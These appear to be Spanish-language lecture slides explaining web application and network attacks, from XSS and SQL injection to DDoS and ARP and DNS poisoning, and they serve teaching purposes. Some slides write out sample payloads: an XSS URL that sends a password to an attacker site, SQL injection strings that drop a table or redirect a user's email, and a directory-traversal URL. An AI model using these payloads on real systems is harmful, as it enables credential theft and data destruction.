




Ataques de aplicación y de red

Ataques de Aplicación

...

Aplicaciones Web


- Requiere enfoque alternativo puesto que no se protege 100% la aplicación de forma tradicional
 - Protección del servidor web
 - La entrada del usuario se procesa en la aplicación
 - Protección de la red
 - El bloqueo o control se realiza a nivel de servicio
 - El contenido HTTP no se examina
 - Atacantes utilizan HTTP para explotar vulnerabilidades en la aplicación web



- Ataques más comunes
 - Cross Site Scripting (XSS)
 - Inyección de SQL y XML
 - Inyección de comandos y/o recorrido de directorios



Cross Site Scripting (XSS)

- Se inyectan scripts en un servidor de aplicaciones web con el objetivo de atacar el *cliente*
- Tal vez un término más correcto sea *inyección JavaScript*
- Cuando la victima visita el web “inyectado”, se descarga un script malicioso que se ejecuta en su navegador
- Se requiere un sitio web que
 - Acepte entrada sin validar
 - Use esa entrada en una respuesta sin filtrarla



Cross Site Scripting (XSS)

- `http://fakesite.com/login.asp?serviceName=fakesite.com&access&templatename=prod_sel.forte&source=...fakeimage.src='http://www.attacker_site.com/'...password.value...`



Inyección SQL

- El objetivo es insertar comandos en servidores SQL
- Surge por una falta de filtrado de la entrada
- El atacante prueba a introducir una apóstrofe al final de la entrada, comprobando su efecto

`SELECT fieldlist FROM table WHERE field = '$EMAIL'`

`SELECT fieldlist FROM table WHERE field = 'whatever' or 'a'='a'`

SQL injection statement	Result
<code>whatever' AND email IS NULL; --</code>	Determine the names of different fields in the database
<code>whatever' AND 1=(SELECT COUNT(*) FROM tablename); --</code>	Discover the name of the table
<code>whatever' OR full_name LIKE '%Mia%'</code>	Find specific users
<code>whatever'; DROP TABLE members; --</code>	Erase the database table
<code>whatever'; UPDATE members SET email = 'attacker-email@evil.net' WHERE email = 'Mia@good.com';</code>	Mail password to attacker's e-mail account

Inyección XML

- XML es un lenguaje de marcas diseñado para especificar datos
- No tiene un conjunto de etiquetas predefinido, el usuario puede definir las que considere necesarias
- El ataque es similar a la inyección SQL, aprovechando una vía de entrada sin filtrar para introducir nuevo XML
- Este XML inyectado puede explotar vulnerabilidades en el destino

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>P_Lomax</username>
<pwd>49iur3</pwd>
<uid>0</uid>
<mail>phyllis.lomax@nomail.net</mail>
</user>
<user>
<username>Mike.Rosser</username>
<pwd>4shenzhen5</pwd>
<uid>500</uid>
<mail>mr@aol.org</mail>
</user>
</users>
```

Inyección de comandos

- Consiste en escapar del directorio raíz del servidor web
- El atacante puede utilizar esta vulnerabilidad para leer documentos ocultos o ejecutar comandos arbitrarios

`http://www.server.net/dynamic.asp?view=display.html`

`http://www.server.net/dynamic.asp?view=../../../../TopSecret.docx`

Ataques en el Cliente

- El objetivo es explotar vulnerabilidades en las aplicaciones del cliente
- Se activa al interactuar con un servidor comprometido o procesar datos maliciosos
- Drive-by download: “descarga por visita”
 - El atacante identifica un servidor vulnerable
 - Inyecta el contenido necesario (oculto; javascript, flash...)
 - Cuando la víctima visita dicha web, descarga el script malicioso y lo ejecuta
 - El script descarga malware del servidor y lo instala en el cliente
- Tradicionalmente la protección ha estado siempre en el servidor
 - Las herramientas de red no evitan estos ataques
 - Es una plataforma sencilla de ataque
- Ataques comunes
 - Manipulación de cabeceras
 - Cookies / Adjuntos
 - Session Hijacking (asalto de sesión)
 - Extensiones maliciosas

Manipulación de cabeceras

- Referer
 - El atacante modifica este campo para ocultar el hecho de que la petición no proviene de una página de ese sitio
 - Permitiría almacenar, modificar y realojar una página web
- Accept-Language
 - Algunas aplicaciones pasan este valor de forma directa a la base de datos
 - El atacante puede intentar una inyección SQL modificando esta cabecera
 - Si la aplicación utiliza este valor para crear un nombre de fichero, el atacante podría lograr acceso a un directorio restringido

HTTP field name	Source	Example	Explanation
Referer or Referrer	Web browser	Referer: http://www.askapache.com/show-error-502/	The address of the previous Web page from which a link to the currently requested page was followed
Accept-Language	Web browser	Accept-Language: en-us,en;q=0.5	Lists of acceptable languages for content
Server	Web server	Server: Apache	Type of Web server
Set-Cookie	Web server	Set-Cookie: UserID=ThomasTrain; Max-Age=3600; Version=1	Parameters for setting a cookie on the local computer

Cookies


- HTTP no soporta controlar visitas previas
- Utiliza cookies para almacenar información en el cliente en relación a un usuario
- Cookie de primera mano
 - Se crea en el sitio que el usuario está visitando
- Cookie de un tercero
 - Proviene de otros sitios web: anunciantes, etc.
- Cookie de sesión
 - Se almacena en RAM y está activa únicamente durante la visita
- Cookie persistente
 - Se almacena en el disco y pervive entre sesiones
- Cookie segura
 - Se utiliza cuando el cliente visita un servidor por un canal seguro (SSL/TLS); siempre viaja cifrada
- Cookie flash
 - Asociada a Adobe Flash
 - También llamada LSO (local shared objects)
 - No se borran a través de la opción del navegador
 - Pueden ocupar 25 veces el tamaño de una cookie normal
 - Permiten regenerar cookies borradas o bloqueadas

Cookies

- Presentan problemas de privacidad y seguridad
 - Las cookies de primera mano pueden ser robadas y utilizadas para hacerse pasar por el usuario
 - Las cookies de terceros permiten monitorizar los hábitos de navegación del usuario a lo largo de muchas webs (facebook, anunciantes, targeting, etc.) [Disconnect, DNT]
 - Su uso es correcto en la mayoría de los casos, pero pueden ser explotadas por atacantes para otros fines

Asalto de sesión (session hijacking)

- Cuando un usuario entra con su usuario y contraseña el servidor le asigna un identificador de sesión (token)
- El ataque consiste en suplantar al usuario utilizando su token
 - Robar el token por escucha o XSS
 - Intentar “adivinarlo” -> generador aleatorio




Extensiones maliciosas

- Las extensiones son programas que proporcionan funcionalidad adicional a los navegadores web
- También se las conoce como plug-ins, helpers, etc.
- Unas de las extensiones más conocidas son los controles Microsoft ActiveX que permiten gran funcionalidad
 - Compartir recursos
 - Comunicación inter proceso
 - Multimedia y servicios avanzados
 - Etc.
- Presentan problemas de seguridad
 - ActiveX tiene acceso absoluto al disco y el sistema operativo
 - Un usuario puede descargar un control que esté activo para los demás usuarios de la máquina
 - Los controles pueden ser ejecutados de forma independiente al navegador
 - Proporciona un sistema de firma digital, pero no hay garantías de que no tenga vulnerabilidades
- Otra tecnología interesante es NaCl (Google Chrome)

Desbordamiento (buffer overflow)

- Ocurre cuando un proceso intenta almacenar datos en RAM más allá de los límites de un búfer de tamaño finito
- Estos datos extra se desbordan a las posiciones de memoria adyacentes [segmentation fault]
- Bajo algunas condiciones, la memoria sobrescrita contiene la dirección de retorno y permite que se ejecute código arbitrario en la máquina comprometida
- Existen contramedidas
 - Protección de segmentos, aleatorización de direcciones, recolección de basura (Go por ej.), etc.



Ataques en Red

...


Denegación de servicio (DoS)

- Requiere 2 características:
 - Un recurso finito
 - Capacidad de extinción más rápida que reposición
- DS distribuido (DDoS)
 - Es el caso más común
 - Permite a un grupo (o individuo) realizar ataques masivos
- Posibles objetivos
 - Sobrecargar servidores Web
 - Sobrecargar enlaces de red
 - Colgar servidores
 - Atacar una dependencia
- Reclutamiento
 - Buscar máquinas que controlar
 - Scanning (Nmap, Nessus, SAINT...)
 - Explotación (Metasploit, pentest...)
 - Instalación (software específico)
 - Servicio DDoS
 - Panel de control
 - Antidetección
 - Actualización
- Control
 - Botnet (IRC, HTTP, IM, Twitter,...)
- Automatización (Gusanos)
 - Scan-Explotación-Instalación
 - Paralelismo
 - Dificultad de detección

Denegación de servicio (DoS)

- Propagación
 - Inclusión de carga
 - Descarga posterior
 - Ventajas/desventajas
 - Más fácil de actualizar
 - Más fácil de bloquear
- Ataque
 - Preplanificado / por orden
 - Objetivo:
 - Cuelgue o reinicio
 - Rotura (modificación de código o datos)
 - Sobrecarga
- Herramientas
 - Agobot, Trinoo, Shaft, Stacheldraht...
- Tipos
 - Ping Flood (SYN, Smurf...)
 - Obligación de respuesta
 - Amplificación de DNS
 - Respuesta mucho más grande que la petición
 - DDoS a nivel de servicio
 - Gran volumen de peticiones correctas
 - Difícil de detectar
 - Relación ataque/tráfico legítimo
 - Coste computacional asociado

Denegación de servicio (DoS)



Denegación de servicio (DoS)

- Imposible prevenir al 100%
 - Sobrevivir el ataque
- Consejos
 - Guardar logs, observaciones y pasos dados
 - Estar al día en los ataques DDoS y defensas
 - Monitorizar la red en busca de sistemas vulnerables
 - Comprobar regularmente que las máquinas no pertenecen a una botnet
 - Monitorizar logs es busca de actividad sospechosa (IDS)
 - Establecer una rutina de actualización, escaneo y monitorización
- Estrategia
 - Proteger, detectar y reaccionar
- Configuración de red
 - Bloquear puertos inactivos
 - Filtrar spoofing
- Dispositivos anti-DDoS / IDS/IPS
 - Detección de tráfico anómalo
 - Honeypot
- Reacción ante un ataque DDoS
 - Bloquear al atacante (difícil: gran número de hosts / spoofing)
 - Limitar tasa de tráfico específico
- Sobre-capacidad y capacidad adaptativa
 - Estar preparado para ataques DDoS
 - Cloud Computing (escalabilidad)

Intercepción

Man-in-the-Middle

- Un atacante se intercala entre dos interlocutores que no sospechan de su existencia
- Puede ser pasivo
 - Los datos se capturan y retransmiten sin modificaciones
- Y activo
 - Los datos se alteran antes de ser retransmitidos

Reproducción

- Similar a un ataque MITM pasivo
- La información se almacena y se reproduce después (no de forma inmediata)
- Puede ser una herramienta valiosa en credenciales y otros servicios y protocolos

Envenenamiento ARP(ARP poisoning)

- ARP permite obtener la dirección MAC (Ethernet) de una determinada IP
- El atacante modifica la dirección MAC en la caché ARP para que la IP correspondiente apunte a un ordenador distinto
- Aunque se puede realizar de forma manual, existe gran cantidad de herramientas automatizadas
- Es un ataque satisfactorio puesto que ARP no soporta autenticación para verificar el origen de las peticiones y respuestas
- Ataques asociados
 - Robo de datos
 - El atacante sustituye por su MAC y captura los datos dirigidos a otro dispositivo
 - Denegación de acceso
 - El atacante cambia la MAC del gateway por una inválida, impidiendo el acceso a internet
 - Man-in-the-Middle
 - Un dispositivo MITM sustituye por su MAC para recibir todas las comunicaciones
 - Denegación de servicio
 - El atacante sustituye la MAC de la IP objetivo, provocando que el tráfico no llegue al destino

Envenenamiento DNS (DNS poisoning)

- DNS es un sistema jerárquico para asociar nombres a máquinas en una red IP
- El atacante sustituye una IP fraudulenta para un nombre en el sistema DNS
- Se puede realizar en dos sitios
 - Tabla de hosts local
 - Servidor DNS externo
- Se puede utilizar *zone transfers* para convencer al servidor DNS de que acepte la IP fraudulenta [error en protocolo]
- El gobierno chino usa envenenamiento DNS para filtrar contenidos no apropiados

